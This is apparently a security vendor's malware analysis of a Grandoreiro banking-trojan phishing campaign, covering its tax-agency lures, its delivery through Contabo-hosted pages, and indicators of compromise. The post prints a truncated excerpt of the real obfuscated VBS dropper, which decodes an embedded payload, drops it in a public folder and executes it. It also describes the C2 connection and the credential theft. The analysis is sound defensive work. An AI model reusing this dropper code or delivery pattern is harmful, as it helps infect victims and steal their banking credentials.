Grandoreiro Trojan Distributed via Contabo-Hosted Servers in Phishing Campaigns

Published: 2025-03-27 · Archived: 2026-04-05 15:02:30 UTC

Cybercriminals are reviving the Grandoreiro banking trojan. It is actively being used in large-scale phishing campaigns, primarily targeting banking users in Latin America and Europe. Cybercriminals are leveraging VPS hosting providers and obfuscation techniques to evade detection. The malware continuously adapts, using dynamic URLs and social engineering to maximize its reach and effectiveness.

This post presents the findings of Forcepoint X-Labs' detailed research into a recent Grandoreiro campaign which targets users in Mexico, Argentina and Spain through phishing emails impersonating the tax agency to trick users. Attackers send fraudulent government emails embedded with malicious links to well-known legitimate hosting services provider Contabo. It leads victims to download an obfuscated Visual Basic script and a disguised EXE payload designed to steal credentials. Occasionally, malicious actors employ encrypted or password-secured compressed files to conceal and deliver harmful software, making it more challenging for security systems to identify and block the threat.



Fig. 1 *- Grandoreiro attack chain*

Email Analysis:
Email is sent with High Importance Tax penalty warnings in Spanish language and spoofed sender impersonating a tax agency to trick users. It also leverages the well-known Ovhcloud sender infrastructure and GNU Mailutils 3.7.

***Fig. 2** - Phishing tax document*

The email contains malicious links which redirects users to VPS or dedicated server hosted on Contabo's infrastructure like vmi\d{7}[.]contaboserver[.]net geofenced URL. Once a user clicks on “Download PDF” button then it will download zip payload from another cloud storage and file-sharing service mediafire.com.



***Fig. 3** - Embedded link opens to contaboserver.net*

This subdomain of the URL changes in every campaign like vmi\d{7}[.]contaboserver[.]net. Subdomains of contaboserver[.]net, such as vmi2500240[.]contaboserver[.]net, are usually linked to specific virtual machines or

servers hosted on Contabo's network. We have observed some supporting elements to this main malicious webpage are hosted on this subdomain.



Fig. 4 *- Supporting elements hosted on a Contaboserver.net domain*

Clicking on the “Download PDF” button adds a JavaScript command which calls a declared async () function which checks for browser and platform using navigator.userAgent. From there, it retrieves a Mediafire.net URL from a PHP file, which then redirects to download the next stage payload:

Fig. 5 *- Explicitly added JavaScript in HTML*



Fig. 6 *- Code of hosted JavaScript file*

Once a response is received from the PHP in JSON format the .zip file gets downloaded on the system. JavaScript also checks the number of downloads.



***Fig. 7** - Hosted PHP with mediafire.com URL*

VBS Analysis:

The downloaded zip is sometimes password protected, and it contains large obfuscated VBS file. It contains lot of unwanted characters ":" used for obfuscation and it contains embedded Zip file in base64 encoded format and in chunks.

Fig. 8 - VBS obfuscated code

```
dim trvUsdaUapbp,KxmhdU,qznBGb,dzNbpxNDjESJdNiuHrahXG,yJFINtCNblfDNPUykgdFF,qfOlJhG,ZytOvdNjBDasMespIJEMbVZK,
gzHgsauHGzDZrMNvSu,mdanvtBPzcJrzVhDFrqf0 , mdanvtBPzcJrzVhDFrqf1 , mdanvtBPzcJrzVhDFrqf2 , mdanvtBPzcJrzVhDFrqf3 ,
mdanvtBPzcJrzVhDFrqf4 , mdanvtBPzcJrzVhDFrqf5 , mdanvtBPzcJrzVhDFrqf6 , mdanvtBPzcJrzVhDFrqf7,piPYgiBdJmixHeNbu,
VBsLFNnbIjY,nsrpcmxLeghrzXkPHf,HofceNMsuJlDEDO,NQueUxPR,dkrjpDohgbhzhRfVauPV,lgDIjifpMJrcUdIBV,KQsNY,fvGzPeyaPoRXRdSj:
yJFINtCNblfDNPUykgdFF="\":qfOlJhG=".ex"+"e":piPYgiBdJmixHeNbu=ZsBqP(28):NQueUxPR=".z"+"i"+"p":dkrjpDohgbhzhRfVauPV=
"5621RALF8574PGZI8488."+"m"+"k"+"g"+"f"+"a"+"s"+"d":lgDIjifpMJrcUdIBV = "JRtqvciRVnLoebX.t"+"x"+"t":function
KgEsULENMUzFPyimk(s):ZytOvdNjBDasMespIJEMbVZK="":For gzHgsauHGzDZrMNvSu=1 To Len(s):if(Mid(s,gzHgsauHGzDZrMNvSu,1)<>"")
then:ZytOvdNjBDasMespIJEMbVZK=ZytOvdNjBDasMespIJEMbVZK&Mid(s,gzHgsauHGzDZrMNvSu,1):end if:Next:KgEsULENMUzFPyimk=
ZytOvdNjBDasMespIJEMbVZK:end function:Function ZsBqP(Count):Randomize:For gzHgsauHGzDZrMNvSu = 1 To Count:If (Int((1 -
0 + 1) * Rnd + 0)) Then:ZsBqP = ZsBqP & Chr(Int((90 - 65 + 1) * Rnd + 65)):Else:ZsBqP = ZsBqP & Chr(Int((97 - 122 + 1)
* Rnd + 122)):End If:Next:End Function:Sub vYNQb(XhoFZVg, zaiJXnqDSyueIKhQ):Dim VBsLFNnbIjY:Set VBsLFNnbIjY =
CreateObject(KgEsULENMUzFPyimk("Scripting.FileSystemObject")):XhoFZVg = VBsLFNnbIjY.GetAbsolutePathName(XhoFZVg):
zaiJXnqDSyueIKhQ = VBsLFNnbIjY.GetAbsolutePathName(zaiJXnqDSyueIKhQ):If (Not VBsLFNnbIjY.FileExists(XhoFZVg)) Then:
WScript.Echo "" & XhoFZVg:Exit Sub:End If:If Not VBsLFNnbIjY.FolderExists(zaiJXnqDSyueIKhQ) Then:WScript.Echo "" &
zaiJXnqDSyueIKhQ:Exit Sub:End If:dim nsrpcmxLeghrzXkPHf:set nsrpcmxLeghrzXkPHf = CreateObject(KgEsULENMUzFPyimk(
"Shell.Application")): Dim HofceNMsuJlDEDO:Set HofceNMsuJlDEDO = nsrpcmxLeghrzXkPHf.NameSpace(XhoFZVg):Dim trvUsdaUapbp
:Set trvUsdaUapbp = nsrpcmxLeghrzXkPHf.NameSpace(zaiJXnqDSyueIKhQ):trvUsdaUapbp.CopyHere HofceNMsuJlDEDO.items, 4:Do
Until HofceNMsuJlDEDO.Items.Count <= trvUsdaUapbp.Items.Count:Wscript.Sleep(200):Loop:End Sub : Set
dzNbpxNDjESJdNiuHrahXG= CreateObject(KgEsULENMUzFPyimk("WScript.Shell")):dzNbpxNDjESJdNiuHrahXG=
dzNbpxNDjESJdNiuHrahXG.ExpandEnvironmentStrings(KgEsULENMUzFPyimk("%PUBLIC%")):KQsNY = dzNbpxNDjESJdNiuHrahXG &
yJFINtCNblfDNPUykgdFF & lgDIjifpMJrcUdIBV:Set fMkpYUqgfsgTq = CreateObject(KgEsULENMUzFPyimk(
"Scripting.FileSystemObject")):If fMkpYUqgfsgTq.FileExists(KQsNY) Then:Set IuuTeeMdf = CreateObject(KgEsULENMUzFPyimk(
"Scripting.FileSystemObject")).OpenTextFile(KQsNY,1):zKzPeuXXAvYSqpvf = IuuTeeMdf.ReadLine():IuuTeeMdf.Close:Set
IuuTeeMdf = Nothing:If fMkpYUqgfsgTq.FileExists(zKzPeuXXAvYSqpvf) Then:CreateObject(KgEsULENMUzFPyimk("WScript.Shell"
)).Run zKzPeuXXAvYSqpvf:Wscript.Quit:Else:Set trvUsdaUapbp=CreateObject(KgEsULENMUzFPyimk("Microsoft.XMLDOM")):Set
KxmhdU=trvUsdaUapbp.createElement("t"):KxmhdU.DataType=KgEsULENMUzFPyimk("bin.base64"):KxmhdU.Text=
mdanvtBPzcJrzVhDFrqf0 & mdanvtBPzcJrzVhDFrqf1 & mdanvtBPzcJrzVhDFrqf2 & mdanvtBPzcJrzVhDFrqf3 & mdanvtBPzcJrzVhDFrqf4 &
```

***Fig. 9** - VBS deobfuscated code*

This VBS concatenates large variables and tries to decode a base64 stream designed to drop a .zip file with random name in "C:\users\Public". Next, it tries to extract a .zip in the system directory and drops an EXE file It keeps track of exe file path in a ".txt" file, then executes the ".exe" payload using Wscript.shell.

EXE Analysis:

Extracted 32-bit exe file is compiled with Delphi and its version info claims to be binary from "ByteCore Technologies 706092 Inc."

Property	Value
CompanyName	ByteCore Technologies 706092 Inc.
FileDescription	Adobe informations for only devices 706092, 54655.11064.10694....
FileVersion	54655.11064.10694.27745
InternalName	SafeFlow174706092.exe
LegalCopyright	Copyright (C) ByteCore Technologies 706092 Inc. 2010. All right...
OriginalFilename	SafeFlow174706092.exe
ProgramID	Adobe informations for only devices 706092, 54655.11064.10694....
ProductName	FileGuard Pro, 54655.11064.10694.27745, W421.

Fig. 10 *- EXE version info*

It contains a PDF icon and throws Acrobat Reader error pop-up during execution. If a user clicks on the OK button, it performs a C2 connection with an AWS IP address to then start the stealing activity.

Fig. 11 *- Error prompt*

This file is compiled with an Embarcadero Delphi compiler. It uses its own Embarcadero URI Client to connect with a remote server to act as user agent. It then connects to a C&C server 18[.]212[.]216[.]95:42195 and hxxp://18[.]212[.]216[.]95:42195/AudioCoreBCPbSecureNexusLink.xml through unusual port numbers. It checks for “C:\Program Files (x86)\Bitcoin” for possible personal data to steal.

It also checks for system GUID from the registry, computer name and language from registry entry “HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Nls\Sorting\Versions.”

Conclusion:

Cybercriminals are spreading the Grandoreiro banking trojan in Mexico, Argentina and Spain through phishing emails impersonating a tax agency. The campaign leverages Contabo-hosted servers and Mediafire servers to deliver malware. The attack involves malicious ZIP files containing obfuscated VBS scripts that drop a Delphi-based EXE. Once executed, the malware steals credentials, searches for Bitcoin wallet directories connects to a C2 server, Attackers frequently change subdomains under contaboserver[.]net to evade detection. Users should stay cautious, avoid unknown emails and use cybersecurity tools to protect against these threats.

Protection statement:

Forcepoint customers are protected against this threat at the following stages of attack:

- **Stage 2 (Lure)** – Delivered via suspicious URL embedded in an email. Emails and embedded URLs are blocked by email analytics and web analytics.
- **Stage 3 (Redirect)** – Blocked re-directional medifire.net URLs which downloads stage payload.
- **Stage 5 (Dropper File)** - The dropper files are added to Forcepoint malicious database and are blocked.
- **Stage 6 (Call Home)** - Blocked C&C IP addresses

NGFW protection statement:

- The dropper files are blocked by the GTI file reputation service if it is enabled.

IOCs:

Embedded Download URLs:
hxxps://vmi2500223[.]contaboserver[.]net
hxxps://vmi2511216[.]contaboserver[.]net
hxxps://vmi2511206[.]contaboserver[.]net
hxxps://vmi2526272[.]contaboserver[.]net
hxxps://vmi2529183[.]contaboserver[.]net/
hxxps://vmi2492020[.]contaboserver[.]net/
hxxps://vmi2527550[.]contaboserver[.]net/

Re-directional URLs:
hxxps://www[.]mediafire[.]com/file/ngb9r5swxbuz7xp/Ficha91159905YGSU02704481_2025.zip/file
hxxps://www[.]mediafire[.]com/file/qfyr6978p7s5nf2/DB#78613179435_SGJ9345624.zip/file

C2s:
98[.]81[.]92[.]194:30154
18[.]212[.]216[.]95:42195

File hashes:
7ED66D3FE441216D7DD85DDA1A780C4404D8D8AF – EXE
284782A579307F7B6D6C7C504ECCC05EF7573FD2 - EXE

9D767A9830894B210C980F3ECF8494A1B1D3C813 - ZIP
7A32D66832C6C673E9C0A5E0EE80C4310546093B - ZIP
0372A8BB0B04927E866C50BEF993CDA8E2B8521D – VBS
A9919444948790ABE18F111EEEF91BEA2C1D4DD0 - VBS
